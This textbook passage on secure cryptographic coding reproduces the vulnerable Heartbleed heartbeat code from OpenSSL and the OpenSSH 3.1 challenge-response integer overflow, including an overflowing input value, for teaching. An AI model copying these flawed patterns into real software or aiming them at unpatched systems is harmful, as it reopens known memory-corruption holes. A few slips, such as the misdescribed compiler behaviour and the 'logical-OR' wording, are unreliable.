


Figure 10.9 The Heartbleed vulnerability: a malicious client requests a very long heartbeat but provides very little data

to echo. The vulnerable server reads beyond the heartbeat buffer into other areas of memory.

Listing [10.7](#) shows the vulnerable code from OpenSSL 1.0.1f.

Line 5 sets up the `p` pointer into a buffer that contains the attacker-controlled TLS record. On line 11, the input is read by the `n2s(...)` macro, which parses it as a big-endian 2-byte integer (`n2s` is an abbreviation for “network-to-short”). Line 12 then stores the current location pointer `p` in the backup pointer `p1`. Here is the critical vulnerability: when you read data from a client, it is user-provided input. The payload length in the attacker-controlled TLS record is needed to specify how many bytes the server needs to echo back. The problem is that if the client says “Please echo these 5,000 bytes back to me” and then provides only a handful, the server will read its own sensitive memory and echo that back! A buffer is allocated on line 24 to send back the response, but the allocation size can be much larger than the echo bytes provided by the client. This is exactly where the Heartbleed fix went in, which ensured that the size specified by `payload` at this point does not exceed the available bytes that were sent by the client. The coup de grâce comes on line 29, where `memcpy()` reads the echo message beyond bounds and fills the response buffer with possibly sensitive memory contents.

Listing 10.7 (OpenSSL 1.0.1f)—ssl/d1_both.c

```
#ifndef OPENSSL_NO_HEARTBEATS
int
dtls1_process_heartbeat(SSL *s)
{
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    hbtype = *p++;
    n2s(p, payload); #2
    pl = p; #3

    if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
            &s->s3->rrec.data[0], s->s3->rrec.length,
            s, s->msg_callback_arg);

    if (hbtype == TLS1_HB_REQUEST)
    {
        unsigned char *buffer, *bp;
        int r;

        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;
```

```
*bp++ = TLS1_HB_RESPONSE;  
s2n(payload, bp);  
memcpy(bp, pl, payload);    #5  
bp += payload;  
RAND_pseudo_bytes(bp, padding);  
  
r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, 1
```

#1 p points to the TLS record sent by the client.

#2 Parses the payload length

#3 Points pl to the payload beginning

#4 Allocates the buffer for response

#5 Boom! The server copies payload bytes, reading beyond the client-provided input if the echo request is not long enough.

Other memory-safety vulnerabilities include use-after-free, use of uninitialized memory, and double freeing dynamically allocated memory. Together, memory-safety problems account for roughly two-thirds of all software vulnerabilities, to the point that many U.S. government agencies (Cybersecurity and Infrastructure Security Agency [CISA] and the National Security Agency [NSA]) and even the White House have joined voices to strongly recommend the use of memory-safe languages (C#, Rust, [Rune¹](#), Rust, Go, Java, Swift, and so on) wherever possible. JavaScript is fine for memory safety, but it is difficult to implement constant-time algorithms in pure JavaScript.[²](#) In cases where programming in a memory-unsafe language (such

as C or C++) is unavoidable, the code must have maximal test coverage and should be fuzzed extensively to catch memory-safety problems. The importance of fuzzing is highlighted by the fact that it was an important part of the finding process for both teams (Google and Codenomicon) who discovered Heartbleed independently in 2014.

10.7 Type safety: Challenges with interpreting raw bytes

Another problem that software developers often encounter and that has strong implications for secure coding is type safety. Every programming language provides types that help in logical interpretation and structuring raw bytes. Mismatched type interpretation between different parts of code can have serious consequences. For example, in 2014, a function in GnuTLS was discovered that returned a signed integer, which could also be negative but was advertised as returning `true` or `false` depending on success. Type-casting a negative value to a Boolean was interpreted as a true value, so callers who did not explicitly compare the return value to zero proceeded even in case of failures.




Figure 10.10 Integer overflows can be illustrated as a ring.

Another problematic area is integer overflows. Unlike the big numbers we saw in elliptic curves, RSA, and Diffie-Hellman

algorithms, most of the time computers use fixed-width integers that correspond directly to the word sizes on which the CPU is capable of performing optimized calculations. If you increment a fixed-width integer that is already filled with 1s in its binary form, it will not automatically expand to maintain mathematical correctness. Instead, it will wrap around to the 0 value. If the integer is signed, it's an even trickier problem. There are various ways to represent signed integers in memory, but the most common is 2's complement form. In this representation, incrementing an integer when it's at the maximum positive value—mathematically speaking—will set its value to the minimum negative value. For a signed byte, incrementing from 127 will lead to a value of -128, which can cause all sorts of unexpected and risky consequences. Figure [10.10](#) shows the ring for a 4-byte signed integer.

Listing [10.8](#) shows a well-known vulnerability caused by an integer overflow in OpenSSH in 2004. In the code for challenge-response authentication, `nresp` is an `u_int` variable defined on line 1. Its value is parsed from user input on line 13. On line 15, a buffer is allocated for which the length is calculated by multiplying `nresp` with the size of a single `char *`. This is where the critical integer overflow occurs: `sizeof()` will return an unsigned integer for the size of the `char` type, whereas `nresp` is user-controlled. With careful selection of

`nresp`, the attacker can cause the result of the multiplication to overflow. For example, `nresp` can be specified to be `0x400000ff`. The size of `char *` is the pointer width on that architecture: that is, 4 on 32-bit machines. The multiplication will then have a logical result of `0x1000003fc` but be truncated to only `0x03fc` (only 1,020). However, the `for` loop on line 16 will still repeat `nresp` number of times instead of only 1,020 times, therefore overwriting the `nresponse` buffer and enabling memory corruption and, eventually, code execution. To protect against integer overflows, developers should use explicitly sized types (e.g., `uint16_t`) and ensure that arithmetic operations do not take place on values of different bit lengths, which will end up causing undefined behavior and lead to security problems.

Listing 10.8 (OpenSSH 3.1)—auth2-chall.c

```
u_int nresp;  #1
char **response = NULL, *method;

if (authctxt == NULL)
    fatal("input_userauth_info_response: no authctxt");
kbdintctxt = authctxt->kbdintctxt;
if (kbdintctxt == NULL || kbdintctxt->ctxt == 1)
    fatal("input_userauth_info_response: no kbdintctxt");
if (kbdintctxt->device == NULL)
    fatal("input_userauth_info_response: no device");

authctxt->postponed = 0;  /* reset */
nresp = packet_get_int();  #2
if (nresp > 0) {
    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)  #4
        response[i] = packet_get_string(NULL);
}
```

#1 32-bit unsigned integer

#2 Parsed from user input

#3 Multiplication overflow will be truncated and allocate a small buffer.

#4 Overflow small buffer with a lot more data

A great example of careful handling of types is in the constant time comparison function we saw in Go's `subtle` package. It's

shown again in listing [10.9](#). On a cursory look, it may feel like you can overflow the `v` variable, which is only a `byte` wide. A closer look reveals that whereas the right side of the highlighted operation uses exclusive-OR (XOR), the left side uses *inclusive*-OR. The regular-OR ensures that once a bit has been flipped to true in `v` because of a difference between `x` and `y` at any index, it can never be turned off (the result of true OR anything is true). In other words, `v` accumulates bit differences between `x` and `y` but in a way that never produces a wrong result (under the use case), which would be the case if it had used regular addition or exclusive-OR instead. The code carefully sidesteps undefined behavior using logical-OR—all the while ensuring that bit differences, once found, will still be reported by the function.

Listing 10.9 Constant-time comparisons in the crypto/subtle Go package

```
func ConstantTimeCompare(x, y []byte) int {
    if len(x) != len(y) {
        return 0
    }

    var v byte

    for i := 0; i < len(x); i++ {
        v |= x[i] ^ y[i] #1
    }

    return ConstantTimeByteEq(v, 0)
}
```

#1 Logical-OR ensures that once a bit is set in *v*, it cannot be unset.

10.8 Miscellaneous considerations

The topics we have covered so far in this chapter—randomness, validation of padding rules, information disclosure, mixing of control flow and sensitive data, timing attacks, constant-time implementations, and memory and type safety problems—are rich areas of engineering that go way beyond what can be covered in a single chapter or book. However, these general

categories together account for an overwhelming majority of problems found in cryptographic applications. In the last section of this chapter, we will cover some of the assorted areas that are important to the subject of secure coding.

10.8.1 Handling sensitive values in general-purpose memory

Once secret bytes have been placed in a server/laptop's RAM, we mostly rely on things to work on the happy path and the secret to not be accessed outside the scope of our application. That's an oversimplification of the ground reality. The memory may be swapped to the disk; the process may crash, generating a core dump containing the secret values; and so on. The `mlock()` system call (and its variants) on Linux, FreeBSD, and OpenBSD can help lock memory areas so that the physical pages are not swapped out.

Furthermore, when variables that contain secret data are not needed any further (e.g., intermediate values), their memory locations must be securely overwritten with 0s. This is slightly tricky because compilers are sometimes fond of optimizing out operations like this one. Fortunately, functions such as `memset_s()`, `memset_explicit()`, `explicit_bzero()`, and `OPENSSL_cleanse()` are explicitly avoided by the compilers, which ensures that the targeted memory is explicitly

zeroed out. It is virtually impossible to guarantee the cleaning of sensitive memory values in garbage-collected languages, so it may be worthwhile to implement very sensitive secret handling in a systems-level language that can provide better access and guarantees for pruning critical data from the RAM.

10.8.2 Time-of-check to time-of-use (TOCTOU) vulnerabilities

Figure [10.11](#) shows code from the popular Rocket chat application that uses a very popular and straightforward pattern: it verifies the PGP signature on a tarball before extracting it. It looks harmless, but between the PGP check (TOC) and the tar extraction command (TOU), there is plenty of time and space to modify the tarball underneath. Most of the time, this isn't a cause for concern, as on a single-user system, the stakes aren't that high for malware trying to switch out the file with the associated signature (especially because malware will already have access to the system, and timing the switch is not worth it).




Figure 10.11 The underlying file may be switched *after* the signature check.

In cryptographic implementations, the attacker may be targeting the delta between a TOC (e.g., verifying the signature on some data) and a TOU (putting that data to use) to pass the check with the authenticated data before switching it to something malicious. For example, in 2023, a vulnerability was found in the Cisco IOS XR operating system where firmware verification checks could be bypassed by the attacker initiating multiple upgrade requests in parallel and causing a race condition. Therefore, it is recommended to lock the resources that are being assessed for consumption and to perform signature validations and updates in critical sections of the code that use atomic operations.

10.8.3 Prefer authenticated encryption to combining primitives on your own

By now, we have covered confidentiality and integrity in the context of cryptography in great detail. A question that is often asked is why we need to authenticate a piece of data if we are encrypting it. The confusion arises from the fact that we need a key for both, such as for a block cipher and an HMAC. If a ciphertext decrypts correctly, doesn't it also guarantee that whoever encrypted it has blessed its contents' integrity?

Consider figure [10.12](#). The plaintext is encrypted with a stream cipher. An attacker intercepts this message. Now they cannot decrypt its contents, but they can rearrange the blocks to change the meaning of the message in malicious ways. For example, they can repeat the encryption of the zero blocks to change the amount being debited by orders of magnitude. Let's say we also encrypt a timestamp as part of the message. Now, with enough collected messages, the attacker can manipulate timestamps (such as repeating a digit byte from day or month to switch the year). Encryption alone provides confidentiality but no guarantees for the integrity of the message.




Figure 10.12 A man-in-the-middle attacker can rearrange ciphertext to manipulate the amount.

To combine confidentiality and integrity, many implementations use setups similar to the ones shown in figure [10.13](#). The left side shows an encrypt-then-MAC (EtM) setup where plaintext is first encrypted, and then an HMAC is calculated using the ciphertext. This may seem appealing because at the other end, the message is decrypted only once it passes integrity checks. However, because a MAC is appended to the message, it may be susceptible to a length-extension attack like the one we implemented in chapter 7. On the other hand, MAC-then-encrypt (MtE) avoids length extension because the MAC itself is also encrypted; but this can lead to padding oracle attacks because messages are decrypted before verifying ciphertext integrity, which can allow an attacker to submit guesses for the padding bytes like those we saw in chapter 5.




Figure 10.13 Combining encryption and integrity in EtM and MtE modes

It is therefore recommended to avoid combining primitives on your own and instead use *authenticated encryption*, which simultaneously provides both confidentiality and authenticity by providing encryption and integrity checks on plaintext and a piece of arbitrary data (e.g., a timestamp) called an *authentication tag*. Many block ciphers offer modes for authenticated encryption, such as CCM (Counter with CBC-MAC)

and GCM (Galois/Counter Mode) in AES (Advanced Encryption Standard). These modes combine confidentiality and authenticity, allowing both to be achieved simultaneously. In certain scenarios, intermediary entities (such as network routers) may need to interact with metadata (like IP addresses) that is associated with the encrypted data but doesn't require access to the plaintext content itself. For such cases, authenticated encryption with associated data (AEAD) schemes are particularly useful. AEAD mechanisms enable the integrity verification of both the encrypted message and any plaintext-associated data without the need for the intermediary to decrypt the message content. This ensures that each recipient can independently verify the integrity and authenticity of the message and its associated data.

10.8.4 Treating security as a product

Security is a process, not a product. — Bruce Schneier

We close this chapter and our book with a famous quote about digital security by one of its pioneers and foremost advocates. Advances in technology and theory make existing implementations obsolete and insecure all the time. Even disregarding technological progress, attackers will keep catching up to and working around defenses, such as the BEAST attack exploiting a sliding path to thwart the assumption that a

whole block needs to be guessed. Vigilance is never bought, only practiced.

Summary

- For randomness, use a CSPRNG that is periodically seeded with a good TRNG with health tests based on a physical model.
- Enforce padding rules strictly, down to the very last byte. Prefer generation of comparison values to parsing user input.
- Avoid disclosure of specific errors to the end user.
- Avoid branching and indexing on secret values.
- Constant-time implementations are critical for avoiding timing attacks and side-channel analysis.
- Systems-programming languages are preferable for cryptographic code due to better control over memory than garbage-collected languages, but this control can come at the cost of memory safety problems.
- When using lower-level languages like C/C++, parsing errors can cause disastrous consequences. Such code should be tested for maximal test coverage and fuzzed extensively.
- Integer overflows and type-safety problems can cause subtle bugs in cryptographic code. Undefined behavior should be avoided during mathematical operations.

- Memory should be locked during sensitive operations to prevent paging, and intermediate values should be cleared explicitly with dedicated functions.
- Lock sensitive resources, and use atomic operations to avoid TOCTOU vulnerabilities.
- Use authenticated encryption instead of combining confidentiality and integrity primitives on your own.
- Security is a process, not a product, and requires constant vigilance.

¹ <https://github.com/google/rune>.↵

² For example, see Arcieri, Tony. 2013. “What’s wrong with in-browser cryptography?” <https://mng.bz/yWGo>.↵

index